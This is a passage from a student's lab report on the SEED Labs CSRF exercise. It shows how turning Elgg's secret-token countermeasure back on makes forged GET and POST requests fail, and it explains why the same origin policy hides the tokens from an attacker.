
Boby would not be able to launch the CSRF attack because he needs the guid of the target. In order to derive the guid of the target we need the source code of the website. This information is not available in the HTTP request from elgg to the attacker's website. Thus the attack would not be possible.

Task 4:

In the previous tasks the countermeasure to defend against the CSRF attack was disabled. The objective of task 4 is to enable the countermeasure, reattempt an attack, point out the secret tokens in the captured HTTP request, and explain why the attacker cannot find out the secret tokens from the webpage. In order to do this task I first entered the Elgg container by finding out the docker id with dockps and then executing docksh with the discovered id. Then I opened the Csrφ.php and commented out the return statement. The picture below shows the changed Csrφ.php file.

```
public function validate(Request $request) {  
    //return; // Added for SEED Labs (disabling the CSRF countermeasure)  
  
    $token = $request->getParam('__elgg_token');  
    $ts = $request->getParam('__elgg_ts');  
  
    $session_id = $this->session->getID();  
  
    if (($token) && ($ts) && ($session_id)) {  
        if ($this->validateTokenOwnership($token, $ts)) {  
            if ($this->validateTokenTimestamp($ts)) {
```

Result of doing GET request attack:



Result of doing POST request attack:



Blogs

Bookmarks

Files

Pages

Wire post

Friends

No friends yet.

Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields


Form is missing __token or __ts fields

Form is missing __token or __ts fields

We can see that both times we received the same error and our attack was unsuccessful. The error states that both the token and timestamp fields are missing, which is why the action was not performed. When looking at the HTTP headers for both of the requests we can see that no token or timestamp fields are being sent. This is because we are constructing these requests and have not specified any parameters for those two aforementioned fields. This is seen in the GET request which only has one parameter as seen below:



As well as the post request which only has the parameters we specified:



In order to view the `elgg_ts` and `elgg_token` in the source code of the website, I used the inspect element tool again.

```
▼ <fieldset>
  <input name="__elgg_token" value="MIUjNeSn0djhhga4-eaA8A" type="hidden">
  <input name="__elgg_ts" value="1635375695" type="hidden">
```

This made it simple to find the values of both `elgg_ts` and `elgg_token`. However these are not sent in the HTTP request because the request is sent from the attacker's website to the elgg server and not vice versa. Thus since the tokens are set at elgg's website only a request from elgg's website will have these parameters. Due to the same origin policy no other web page would be able to access the contents of elgg's webpage and thus cannot use the tokens in their forged requests. The only reason we can even view these secret tokens is because we are logged into Alice's account. However in order to get these values you need Alice's credentials meaning no other user should be able to find them. It is impossible to get the site's secret values because it is stored in its own database or it is a randomly generated string. As a result the attack will no longer work because it requires already having valid credentials which defeats the purpose.